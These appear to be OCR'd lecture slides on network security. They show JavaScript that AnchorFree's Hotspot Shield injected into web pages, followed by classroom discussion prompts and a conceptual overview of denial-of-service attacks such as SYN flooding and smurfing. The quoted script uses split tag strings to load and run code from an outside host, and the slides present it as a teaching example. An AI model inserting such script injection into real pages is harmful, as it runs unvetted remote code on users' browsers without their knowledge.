
```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do
cument.location||top.location!=document.location)?0:1,'AFVER':'3.
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```

This code is downloading more javascript from box.anchorfree.net and running it on the client.

```
document.write("<scr"+"ipt
src='http://box.anchorfree.n
et/insert/insert.php?sn="+_
AF2$.SN+"&ch="+_AF2$.CH
+"&v="+ANCHORFREE_VERS
ION+6+"&b="+_AF2$.B+"&v
er="+_AF2$.VER+"&afver="+
_AF2$.AFVER+"'
type='text/javascript'></scr"
+"ipt>”);
```

From AnchorFree’s home page

AnchorFree is the world’s largest Internet Freedom & Privacy Platform. Our mission is to provide secure access to the world’s information for every person on the planet. Our Hotspot Shield application is trusted by more than 400 million users from 200 countries.



Think-pair-share

- **Think** quietly to yourself for 1 minute
- **Pair** with your neighbor for 3 minutes
- **Share** with the class – group discussion


Think-pair-share:

- Why do this attack at all?
- This code is complex for a reason, what is it?

```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSC
NL000550','CT':'z51','HST':'&sessStartTime=1422651433
&accessLP=1','AFH':'hss734','RN':Math.floor(Math.rando
m()*999),'TOP':(parent.location!=document.location||top.l
ocation!=document.location)?0:1,'AFVER':'3.42','fbw':fals
e,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOF
BWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF
2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSI
ON+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_
AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}
```

In short:

Dangerous stuff happens on the Internet, do not assume data will be safe in transit



Denial of Service

Denial of Service (DoS)


An attack that prevents valid users from accessing a service.

Common examples:

- Cutting power, cables, etc.
- Overloading a server with invalid traffic
- Removing a user account


Attacks:

- SYN flooding
- Spoofing
- Smurfing



Syria is network 29386 in the center

An example network



SYN Flooding


Send tons of requests at the victim and overload them.

- Basic three-part handshake used by Alice to initiate a TCP connection with Bob.

$$\begin{aligned} A \rightarrow B: &\quad \text{SYN},\ X \\ B \rightarrow A: &\quad \text{ACK},\ X+1;\ \text{SYN}, Y \\ A \rightarrow B: &\quad \text{ACK},\ Y+1 \end{aligned}$$

- Alice sends many SYN packets, without acknowledging any replies. Bob accumulates more SYN packets than he can handle.

